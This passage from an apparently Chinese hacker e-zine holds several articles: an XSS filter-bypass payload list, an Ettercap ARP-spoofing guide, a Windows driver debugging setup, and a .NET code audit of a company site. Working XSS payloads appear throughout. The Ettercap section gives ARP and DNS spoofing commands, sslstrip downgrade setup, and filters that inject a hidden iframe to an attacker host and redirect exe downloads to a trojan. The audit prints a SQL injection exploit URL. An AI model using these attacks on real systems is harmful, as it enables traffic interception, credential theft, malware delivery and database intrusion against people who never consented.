希望以上三个简单的案例能给初学者一些兴趣上的指引，能让初学者觉得 xss 原来这么有意思，当然 xss 在 web2.0 时代已经开始接替 SQL 注入，玩法博大精深，有兴趣的可以看看 cnn4ry 牛的这本《XSS 跨站脚本攻击剖析与防御》，谢谢！

（全文完）责任编辑：静默

第5节　那些年我们没能 bypass 的 xss filter

作者：a5757124

来自：法客论坛—F4ckTeam

网址：http://team.f4ck.org/

最近想给女朋友买个 ipad mini，所以就开始混乌云，多少累积了一点自己的经验。在法客看到了很多文章都在写 XSS，我也有点小兴奋所以就跟风也写了一篇。关于 xss 我们拥有很 多好书和好的资料。比如说 cos 的前端黑阔，还有乌云上二哥和瘦子的连载，对于 xss 爱好者来说都是宝物级别的存在。但对于 xss payload 应该还没有一个完整的列表可供我们大家在挖掘 xss 漏洞时进行参考。所以就打算把自己平时挖 xss 时会用到的 payloads 列出来和大家一起分享。当然如果你有更多姿势我也希望你可以告诉我。（由于我是 linux 党，所以本文出现在的所有 payload 只在 firefox 和 chrome 之下进行过测试。IE 不在本文的讨论范围之内。本文只以直接输出在 HTML 的情况为中心进行探讨。）

在 XSS 的世界里，有很多标签,事件，属性都是可以拿来执行 js 的。但是又都有哪一些呢？

可以执行 js 的标签:

```
<script> <a> <p> <img> <body> <button> <var> <div> <iframe> <object> <input> <select> <textarea> <keygen> <frameset> <embed> <svg> <math> <video> <audio>
```

所有的 event 都是可以执行 js:

```
onload onunload onchange onsubmit onreset onselect onblur onfocus onabort onkeydown onkeypress onkeyup onclick ondbclick onmouseover onmousemove onmouseout onmouseup onforminput onformchange ondrag ondrop
```

可以执行 js 的属性:

```
formaction action href xlink:href autofocus src content data
```

我们为什么要去理解这些呢？因为很多网站的 filter 都是基于黑名单的，而因为自身对可以执行 js 的标签，事件和属性的不了解，会导致你绕不过这个 filter 或者饶一个很大的弯子（当

然也会有很多放弃的例子）。也许你正在尝试跳出的双引号是不需要跳出去的。也许你正在尝试跳出去的标签也是不需要跳出去的。因为你已经站在了可以插入 js 的地方却浑然不知。这也是写本文最主要的原因。下面我将以问答的方式，对各个 payload 进行简单的介绍。

我们真的需要一个合法的标签么？

```
<M/onclick="alert(1)">M
```

当目标站对关键 tag 做了黑名单过滤的时候，你也许可以尝试一下自定义标签。

标签和属性之间只能出现空格么？

```
<img/src=x onerror=alert(1)>
```

在有些情况下我们可以使用"/"来代替空格

二十个字符真的是最短的？

```
<b/ondrag=alert()>M  //其实 19 个字符是可以有的。请在 IE 下测试（wineIE8 测试通过）
```

你真的了解【a 标签】么？

你也许会告诉我，谁不知道啊！不就 href 里面搞个 javascript 伪协议然后调用 js 不就完了。如果你真得这么认为的话，那么我觉得你已经完了。在 href 当中我们不仅仅可以使用 javascript 我们还可以使用 data URI 来调用我们的 js 代码，像这样:

```
<a href=javascript:alert(2)>M
<a href=data:text/html;base64,PHNjcmlwdD5hbGVydCgzKTwvc2NyaXB0Pg==>
```

可以看到第一个例子就是我们最常见的方法，通过 javascript 伪造协议来调用 js 了。而在第二个例子当中我们可以看到我们不但通过 data 协议来执行了 javascript 还对我们的 payload 进行了 base64 编码。我们可以解码看一下

```
PHNjcmlwdD5hbGVydCgzKTwvc2NyaXB0Pg==
```

究竟是什么。解码之后我们可以看到是

```
<script> alert(3)</script>
```

聪明的人又会说了还整 base64 老子直接写也能弹。如果目标站点对<script>进行了过滤，那么也许你的 payload 就会死在半路上了。当然编码方式还有很多比如 urlencode,hex,demical 和 HTML 实体编码

```
<a
href=data:text/html;%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%2829%29%3C%2F%73%63%72%69
%70%74%3E>M
<a href=j&#x61;v&#97script&#x3A;&#97lert(13)>M
```

当你在测试 payload 的时候你应该多细心善于了解 filter 真正的在过滤什么。也许它只是把":"添加到了黑名单当中，来防止你来通过伪造协议执行 js，而你却认为整个 javascript 或 data 都被过滤了。在这种情况下你就可以考虑通过 html 实体编码来 bypass 了.

```
<a href=javascript&colon;confirm(2)>M
```

其实 a 标签拥有的不止是 href.在一些猥琐的组合之下，我们可以用这种组合来让 xlink:href 执行 js.

```
<svg><a xlink:href="javascript:alert(14)"><rect width="1000" height="1000" fill="white"/></a></svg>
<math><a xlink:href=javascript:alert(1)>M
```

【script 标签】之弹窗姿势知多少

很多时候我们都会用

```
<script>alert(1)</script>
```

来测试 XSS 脆弱性。但是太过于规范的姿势往往会死在半 路上（因为有 filter 的嘛）。所以我们需要更多的姿势，来判断真正的过滤规则到底是什么。相信我，程序员的安全水平都是参差不起的，过滤 alert()的程序员我也碰到过。（此处省略 3W 字的吐槽）

```
<script>alert((+[][+[]]+[])[++[[]][+[]]]+([![]]+[])[++[++[[]][+[]]][+[]]]+([!![]]+[])[++[++[++[[]][+[]]][+[]]][+[]]]+([!![]]+[])[
++[[]][+[]]]+([!![]]+[])[+[]])</script> //想玩这个，可以在这里转换你的编码 http://www.jsfuck.com/
<script firefox>alert(1)</script>　//其实我们并不需要一个规范的 script 标签
<script>~'\u0061' ;　\u0074\u0068\u0072\u006F\u0077 ~ \u0074\u0068\u0069\u0073.
\u0061\u006C\u0065\u0072\u0074(~'\u0061')</script> //
<script/src=data&colon;text/j\u0061v\u0061&#115&#99&#114&#105&#112&#116,\u0061%6C%65%72%74(/XS
S/)></script>//在这里我们依然可以使用那些编码
<script>prompt(-[])</script> //不只是 alert。prompt 和 confirm 也可以弹窗
<script>alert(/3/)</script> //可以用"/"来代替单引号和双引号
<script>alert(String.fromCharCode(49))</script> //我们还可以用 char
<script>alert(/7/.source)</script> // ".source"不会影响 alert(7)的执行
<script>setTimeout('alert(1)',0)</script> //如果输出是在 setTimeout 里，我们依然可以直接执行 alert(1)
```

【button 标签】

应该有一部分人对于 button 标签的 js 调用还停留在通过 event 事件来实现。像下面的例子.

```
<button/onclick=alert(1) >M</button>
```

那么如果所有的 on*(event)被过滤了，我们就没有办法了么？其实 html5 已经给我们带来了新的姿势

```
<form><button formaction=javascript&colon;alert(1)>M
```

也许看到这里就有人会吐槽，这种需要用户交互的啊 bla,bla,bla..（几个小时过去了）如果使用 onfocus 事件，再加上 autofocus 我们就可以达到自动弹窗，无须交互了。

```
<button onfocus=alert(1) autofocus>
```

【p 标签】

如果你发现变量输出在了 p 标签里，先不要急着从标签跳出去，因为只要你能跳出""就已经足够了。

```
<p/onmouseover=javascript:alert(1); >M</p>
```

【img 标签】

img 标签没有什么好讲的了。不过值得注意的是，有些姿势是因浏览器不通而不能成功的执行的。所以在空闲时间对 payload 进行分类，做上可执行浏览器的注释来提高你挖掘 XSS 的效率。

```
<img src=x onerror=alert(1)>
<img src ?itworksonchrome?\/onerror = alert(1)>　//只在 chrome 下有效
<img src=x onerror=window.open('http://google.com');>
<img/src/onerror=alert(1)>　//只在 chrome 下有效
<img src="x:kcf" onerror="alert(1)">
```

【body 标签】

没有什么特别之处，都是通过 event 来调用 js

```
<body onload=alert(1)>
<body
onscroll=alert(1)><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br
><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><input autofocus>
```

【var 标签】

```
<var onmouseover="prompt(1)">KCF</var>
```

【div 标签】

```
<div/onmouseover='alert(1)'>X
```

```
<div style="position:absolute;top:0;left:0;width:100%;height:100%" onclick="alert(52)">
```

【iframe 标签】

iframe 这个例子当中值得一提的是，有时候我们可以通过实体编码
&Tab（换行和 tab 字符）来 bypass 一些 filter。我们还可以通过事先在 swf 文件中插入我们的 xss code,然后通过 src 属性来调用。不过关于 flash 值得一提的是，只有在 crossdomain.xml 文件中，allow-access- from domain="*"允许从外部调用 swf 时，我们才可以通过 flash 来实现 xss attack.

```
<iframe
src=j&NewLine;&Tab;a&NewLine;&Tab;&Tab;v&NewLine;&Tab;&Tab;&Tab;a&NewLine;&Tab;&Tab;&Tab;&Tab;s&
NewLine;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;c&NewLine;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;r&NewLine;&Tab;&Tab;&Ta
b;&Tab;&Tab;&Tab;&Tab;i&NewLine;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;p&NewLine;&Tab;&Tab;&Tab;
&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;t&NewLine;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&colon;
a&NewLine;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;l&NewLine;&Tab;&Tab;&Tab;&Tab;&
Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;e&NewLine;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Ta
b;&Tab;&Tab;&Tab;r&NewLine;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;t
&NewLine;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;%28&NewLine;
&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;1&NewLine;&Tab;&
Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;&Tab;%29></iframe>
<iframe
src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab;r&Tab;i&Tab;p&Tab;t&Tab;:a&Tab;l&Tab;e&Tab;r&Tab;t&Tab;%28&T
ab;1&Tab;%29></iframe>
<iframe SRC="http://0x.lv/xss.swf"></iframe>
<IFRAME SRC="javascript:alert(1);"></IFRAME>
<iframe/onload=alert(53)></iframe>
```

【meta 标签】

很多时候，在做 xss 测试时，你会发现你的昵称，文章标题跑到俄 meta 标签里。那么你只需要跳出当前属性再添加 http- equiv="refresh",就可以构造一个有效的 xss payload 了。当然一些猥琐流的玩法，会通过给 http-equiv 设置 set-cookie 来，进一步重新设置 cookie 来干一些猥琐的事情。

```
<meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>?
<meta http-equiv="refresh" content="0;
url=data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69
%70%74%3E">
```

【object 标签】

和 a 标签的 href 属性玩法是一样的，不过优点是无须交互。

```
<object data=data:text/html;base64,PHNjcmlwdD5hbGVydCgiS0NGIik8L3NjcmlwdD4=></object>
```

【marquee 标签】

```
<marquee  onstart="alert('sometext')"></marquee>
```

【isindex 标签】

第二个例子，值得我们注意一的是在一些只针对属性做了过滤的 webapp 当中，action 很可能就是漏网之鱼。

```
<isindex type=image src=1 onerror=alert(1)>
<isindex action=javascript:alert(1) type=image>
```

【input 标签】

没有什么特别之处，通过 event 来调用 js。和之前的 button 的例子一样通过 autofocus 来达

到无须交互即可弹窗的效果。在这里使用到了 onblur 是希望大家学会举一反三。

```
<input onfocus=javascript:alert(1) autofocus>
<input onblur=javascript:alert(1) autofocus><input autofocus>
```

【select 标签】

```
<select onfocus=javascript:alert(1) autofocus>
```

【textarea 标签】

```
<textarea onfocus=javascript:alert(1) autofocus>
```

【keygen 标签】

```
<keygen onfocus=javascript:alert(1) autofocus>
```

【frameset 标签】

```
<FRAMESET><FRAME SRC="javascript:alert(1);"></FRAMESET>
<frameset onload=alert(1)>
```

【embed 标签】

```
<embed src="data:text/html;base64,PHNjcmlwdD5hbGVydCgiS0NGIik8L3NjcmlwdD4="></embed> //chrome
<embed src=javascript:alert(1)> //firefox
```

【svg 标签】

```
<svg onload="javascript:alert(1)" xmlns="http://www.w3.org/2000/svg"></svg>
<svg xmlns="http://www.w3.org/2000/svg"><g onload="javascript:alert(1)"></g></svg>    //chrome 有效
```

【math 标签】

```
<math href="javascript:javascript:alert(1)">CLICKME</math>
<math><y/xlink:href=javascript:alert(51)>test1
<math> <maction actiontype="statusline#http://wangnima.com"
xlink:href="javascript:alert(49)">CLICKME</maction> </math>
```

【video 标签】

```
<video><source onerror="alert(1)">
<video src=x onerror=alert(48)>
```

【audio 标签】

```
<audio src=x onerror=alert(47)>
```

姿势的介绍就在这里结束了。

说句题外话在这些标签里面凡是出现在 on*事件值里面的 javascript:都是多余的。但是这个对测试者来说是很方便的。因为你可以通过一个 payload 来测试好几个黑名单成员。

（全文完）责任编辑：静默

第六章 c0deplay 专栏

第1节 Ettercap 使用文档

作者：Yaseng

来自：C0deplay

网址：http:// www.c0deplay.com

1.安装

1.1：yum

更新 yum 源命令：

```
RHEL 5.x / CentOS 5.x
rpm -Uvh http://download.fedoraproject.org/pub/epel/5/i386/epel-release-5-4.noarch.rpm
rpm -Uvh http://download.fedoraproject.org/pub/epel/5/x86_64/epel-release-5-4.noarch.rpm
RHEL 6.x / CentOS 6.x
rpm -Uvh http://download.fedoraproject.org/pub/epel/6/i386/epel-release-6-8.noarch.rpm
rpm -Uvh http://download.fedoraproject.org/pub/epel/6/x86_64/epel-release-6-8.noarch.rpm
```

查看版本：

```
yum info ettercap
```

开始安装

```
yum install ettercap -y
```

1.2：rpm

```
google rpm 包：
x86
ftp://ftp.pbone.net/mirror/ftp5.gwdg.de/pub/opensuse/repositories/home:/bastianfriedrich/openSUSE_Factory/i586/ettercap-NG-0.7.3-10.60.i586.rpm
x64
ftp://ftp.pbone.net/mirror/ftp5.gwdg.de/pub/opensuse/repositories/home:/bastianfriedrich/openSUSE_Factory/x86_64/ettercap-NG-0.7.3-10.60.x86_64.rpm
```

下载命令：

```
wget  xxx.rpm
```

rpm 安装：

```
rpm -ivh xxx.rpm
```

注意：rpm 安装时可能会有一些依赖包需根据提示对应的下载安装 比如 libtool，则使用以下命令：

```
wget http://mirror.centos.org/centos/5/os/x86_64/CentOS/libtool-ltdl-1.5.22-7.el5_4.x86_64.rpm
rpm -ivh  libtool-ltdl-1.5.22-7.el5_4.x86_64.rpm
```

1.3：编译安装

```
git clone -b ettercap_rc git://ettercap.git.sourceforge.net/gitroot/ettercap/ettercap ettercap_rc
cd ettercap_rc
mkdir build
cd build
cmake ..
make
make install
```

1.4：嗅探:

注:编译安装 ettercap 需要同时安装很多包 不建议在肉鸡上面编译 ettercap。

嗅探本机命令:

```
ettercap -i eth1 -Tq
```

嗅探整个网段命令:

```
ettercap -T -M arp //80,8080,21,3389,3306,1433,110,25 // -q -i eth1  > /tmp/log.txt
```

嗅探单个目标命令:

```
ettercap -T -M arp /192.168.1.109/ -q -i eth2 -q
```

2.高级手法

2.1：https 嗅探

```
下载地址： http://www.thoughtcrime.org/software/sslstrip/
```

2.2etterfilter

ettercap 容许自定义插入或截取局域网的 arp 包,自带了很多规则，脚本如下：

```
tar zxvf sslstrip-0.9.tar.gz
cd sslstrip-0.9
sudo python ./setup.py install
echo "1" > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp －destination-port 80 -j REDIRECT －to-port 10000
sslstrip.py -l 10000
ettercap －T －q －M arp:remote /192.168.1.101/ //
yaseng@uauc:/usr/share/ettercap$ ls
ettercap.png etterfilter.cnt etterfilter.tbl etter.mime
etter.dns etter.filter.examples etter.finger.mac etter.services
etter.fields etter.filter.kill etter.finger.os etter.ssl.crt
etter.filter etter.filter.ssh etterlog.dtd
```

简单脚本：

```
yaseng@uauc:~/arp# cat 1
if (ip.proto == TCP && search(DATA.data, "oo") ) {
    log(DATA.data, "/tmp/mispelled_ettercap.log");
    replace("oo", "xx");
    msg("Correctly substituted and logged.\n");
}
```

很简单，搜索全部 TCP 协议中包含的 OO，替换成 CC 我们编译执行。先运行：

```
yaseng@uauc.net:~/arp# etterfilter 1 -o 1.ef
```

运行以后执行下面的命令：

```
yaseng@uauc.net:~/arp# ettercap -T -q -M arp:remote -F 1.ef // //
```

当被 ARP 的主机的任意 TCP 协议的“OO”内容会被替换成“XX”。

3.几个猥琐的规则

3.1：把 https 替换为 http

```
if (ip.proto == TCP && search(DATA.data, "https") ) {
    log(DATA.data, "/tmp/mispelled_ettercap.log");
    replace("https", "http");
    msg("Correctly substituted and logged.\n");
}
```

3.2：攻击网关

```
if (ip.src == '5.5.5.2' || ip.dst == '5.5.5.2')
{
        drop();
        kill();
        msg("Packet killed\n");
}
```

3.3：挂马 & XSS

```
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Rubbish!");
        # note: replacement string is same length as original string
        msg("zapped Accept-Encoding!\n");
    }
}
if (search(DATA.data, "</body")) {
                replace("</body", "<iframe src="http://5.5.5.128:8080/" width=0 height=0></iframe></body");
                msg("Filter Ran.\n");
}
```

3.4：劫持 exe 文件 替换为木马

```
if (ip.proto == TCP && search(DATA.data, "application/x-xpinstall") ){
msg("found ff\n");
if (search(DATA.data, "dos")) {
        msg("doing nothing\n");
 } else {
replace("200 OK", "301 Moved Permanently
Location: http://192.168.40.128/1.exe");
msg("redirect success\n");
}
}
```

3.5：插件

浏览器：

```
ettercap -P remote_browser // // -T -q
```

这个可以查看对方访问的网站 对方的浏览器版本等等。

DNS 劫持的：

```
ettercap  -T  -q  -P dns_spoof  -M arp // //
```

DNS 劫持你要编辑/usr/share/ettercap/etter.dns 文件 例如：

```
google.com A 5.5.5.1 #劫持 GOOGLE.com 到 5.5.5.1
*.com A 5.5.5.1 #劫持 COM 结尾的域名到 5.5.5.1
```

（全文完）责任编辑：随性仙人掌。

第2节 Windows 内核学习 -搭建驱动开发调试环境

作者：Yaseng

来自：C0deplay

网址：http:// www.c0deplay.com

1. wdk 安装

下载地址：

```
http://download.microsoft.com/download/4/A/2/4A25C7D5-EFBE-4182-B6A9-AE6850409A78/GRMWDK_EN_7600_1.ISO
```

添加安装目录到环境变量

1.2 配置 vs 2008

1.3 添加文件

选工具(T)→选项(O)….→项目→VC++目录→

1).在可执行文件目录中添加：

```
C:\DDK\BIN\X86
```

.在包含文件目录添加如下路径

```
C:\DDK\inc\wdf\kmdf\1.9
C:\DDK\inc\api
C:\DDK\inc\crt
C:\DDK\inc\ddk
```

.在库文件目录中添加：

```
C:\DDK\lib\wdf\kmdf\i386\1.9
C:\DDK\lib\wxp\i386
```

1.4.安装 ddkwizard

下载地址：

```
http://ddkwizard.assarbad.net/
```

默认安装 ddkwizard_setup.exe 复制 ddtbuild.cmd 到 wdk 安装目录。

2. Hellodrive

2.1 第一个驱动

重启 vs 2008 新建项目 driver 配置对应信息 调试语句

```
入口点:DriverEntry
KdPrint(("[+] DriverEntry\n"));
卸载:HELLODRIVE_DriverUnload
KdPrint(("[+] Driver Unload\n"));
```

2.2 wxp check F7 编译

```
1>------ 已启动生成: 项目: HelloDrive.WXP, 配置: WXP checked Win32 ------
1>正在执行生成文件项目操作
1>OSR DDKBUILD.CMD V7.4/r60 (2009-11-28) - OSR, Open Systems Resources, Inc.
1>Launching OACR monitor
1>OACR NOTE : Not starting monitor (oacr running in job that doesn't allow break-away)
1>DDKBLD: New build number is 5 ...
1>DDKBLD: WXP (checked) using the Windows XP DDK and %WXPBASE%
1>DDKBLD: Directory: f:\Program\Windows\Project\HELLOD~1\HELLOD~1\HELLOD~1
.............
1>       2 files compiled - 2 Warnings
1>       1 executable built
1>DDKBLD: Build complete
1>DDKBLD: Building browse information files
1>生成日志保存在“file://f:\Program\Windows\Project\HelloDrive\HelloDrive\HelloDrive\BuildLog.htm”
1>HelloDrive.WXP - 0 个错误，个警告
========== 生成: 成功 1 个，失败 0 个，最新 0 个，跳过 0 个==========
F:\Program\Windows\Project\HelloDrive\HelloDrive\HelloDrive\objchk_win7_x86\i386 生成 HelloDrive.sys
```

3. windbg vmware 双机调试

3.1 虚拟机 vmware 创建管道

```
\\.\pipe\com_1
```

3.2 虚拟机增加 boot.ini

```
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect /debug /debugport=com1 /baudrate=115200
```

需要注意一问题 debugport=com1 这里需要看 vmware 的显示串行 1 还是 2。

```
物理机连接 windbg.exe -b -k com:port=\\.\pipe\com_1,baud=115200,pipe
```

3.3 调试 HelloDrive.sys

windbg 连接启动 int3 断点时输入 g 命令继续

```
Microsoft (R) Windows Debugger Version 6.12.0002.633 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.
Opened \\.\pipe\com_1
Waiting to reconnect...
Connected to Windows XP 2600 x86 compatible target at (Fri Nov  1 02:20:26.215 2013 (UTC + 8:00)), ptr64 FALSE
Kernel Debugger connection established.  (Initial Breakpoint requested)
Symbol search path is: *** Invalid ***
.....
** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntkrnlpa.exe -
Windows XP Kernel Version 2600 UP Free x86 compatible
Built by: 2600.xpsp_sp2_rtm.040803-2158
Machine Name:
Kernel base = 0x804d8000 PsLoadedModuleList = 0x805541a0
System Uptime: not available
Break instruction exception - code 80000003 (first chance)
* does, press "g" and "Enter" again.                                    *
*                                                                       *
*************************************************************************
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntkrnlpa.exe -
nt!DbgBreakPointWithStatus+0x4:
80527da8 cc              int     3
kd> g
```

3.4 加载驱动

驱动加载工具 insdrv 加载 HelloDrive.sys (ctrl+break 和 g 命令切换)

```
[+] DriverEntry
.....
nt!DbgBreakPointWithStatus+0x4:
80527da8 cc              int     3
kd> ls
No current source file
kd> lm
start    end        module name
.........
bf9c1000 bf9d2580   dxg        (deferred)
```

```
bf9d3000 bfb6e300    vmx_fb         (deferred)
Unloaded modules:
b0c7f000 b0ca9000    kmixer.sys
babb0000 babb7000     HelloDrive.sys
b11ed000 b1217000     kmixer.sys
bae9f000 baea0000    drmkaud.sys
b12b7000 b12da000     aec.sys
b138f000 b139c000    DMusic.sys
b139f000 b13ad000    swmidi.sys
bae44000 bae46000     splitter.sys
babb0000 babb5000     Cdaudio.SYS
ba510000 ba513000     Sfloppy.SYS
kd> g
[+] Driver Unload
```

4. 参考链接

insdrv : http://wangpan.baidu.com/share/link?shareid=167829&uk=721906645

windbg : http://blog.csdn.net/ithzhang/article/details/8630429

win2008+wdk : http://www.cnblogs.com/Jesses/articles/1636331.html

（全文完）责任编辑：随性仙人掌。

第3节　一次渗透.net 代码审计

作者：Mr.x

来自：C0deplay

网址：http:// www.c0deplay.com

前言：可能大家对 aspx 代码审计的接触比较少，而且 aspx 代码经常封装成 DLL 供调用，大家觉得比较难弄，所以我准备个审计 aspx 代码的实战案例，敲开 aspx 审计之门。

事情是这样的，朋友请我帮忙渗透一个公司的站点，目标站点是用 aspx+iis6.0+mssql 搭建环境，看了好久也没看出来是什么程序，估计是自己开发的，偶然得到目标网站备份文件，才有后面的.net 代码审计过程。

准备工具：Reflector 7.3.0.18（.net 程序反编译程序）。

1.　SQL 注入漏洞

文件：jdcx.aspx。用文本工具打开 jdcx.aspx 文件看文件头，可以看到：

```
<%@ page language="C#" autoeventwireup="true" inherits="web_jdmp_jdcx, App_Web_jdcx.aspx.cf0df530" %>
```

这告诉你这个脚本是调用 bin 目录下的 App_Web_jdcx.aspx.cf0df530.dll 文件封装的函数,如图 6-3-1、6-3-2：




图　6-3-1




图　6-3-2

用 Reflector 载入/bin/ App_Web_jdcx.aspx.cf0df530.dll 文件看里面的代码，如图 6-3-3：




图　6-3-3

Page_Load 是这个页面开始载入的地方，看右边的代码：

```
protected void Page_Load(object sender, EventArgs e)
{
    if((!string.IsNullOrEmpty(base.Request.QueryString["CT"])
&&!string.IsNullOrEmpty(base.Request.QueryString["XJ"]))&&!string.IsNullOrEmpty(base.Request.QueryString["J
G"]) && !string.IsNullOrEmpty(base.Request.QueryString["num"])))
    {
        this._Select(base.Request.QueryString["CT"].ToString(),Convert.ToInt32(base.Request["XJ"]),
Convert.ToInt32(base.Request["JG"]), Convert.ToInt32(base.Request.QueryString["num"]));
    ……
    this._Load();
    this._Load_YN();
}
```

看到程序只是检查了输入的 ct 值是不是空值，就调用_Select，继续跟入_Select：

```
private void _Select(string ct, int xj, int jg, int num)
```

```
{
        object obj2;
        int num2 = num;
        string cmdText = "select    id,[name],ydj,jqpj,jqjb,csid,cs_name from    dbo.lyjq l left outer join dbo.csjd c on l.cs_lb =c.csid    where id not in (select top(4*@num) id from    dbo.lyjq l left outer join dbo.csjd c on l.cs_lb =c.csid    where cs_gjflg =1 order by id desc) ";
        SqlParameter[] paras = new SqlParameter[] { new SqlParameter("@num", num) };
        if (!string.IsNullOrEmpty(base.Request.QueryString["textfield"].ToString()))
        {
            string htmlstring = base.Request["textfield"].ToString().Trim();
            htmlstring = new Res().Regs_2(htmlstring);
            cmdText = (cmdText + " and [name] like '%") + htmlstring + "%'";
            DataTable table = new DataTable();
            table = this.sqlhelper.ExecuteReader(cmdText, paras, CommandType.Text);
            if (table.Rows.Count > 0)
```

看到前面的 ct 到这里居然用不到了，但这里会重新取 textfield 的值，也没过滤就直接入库查询，所以这里产生一个 sql 查询注入漏洞，EXP 如下。

```
http://www.c0deplay.com/jdcx.aspx?CT=9&JG=-1&submit=&XJ=0&textfield=1 %' AND user>0 AND '%'='
```

如图 6-3-4：

图　6-3-4

2.　上传漏洞

在文件 okimagesave.aspx 有一个上传漏洞，如图 6-3-5

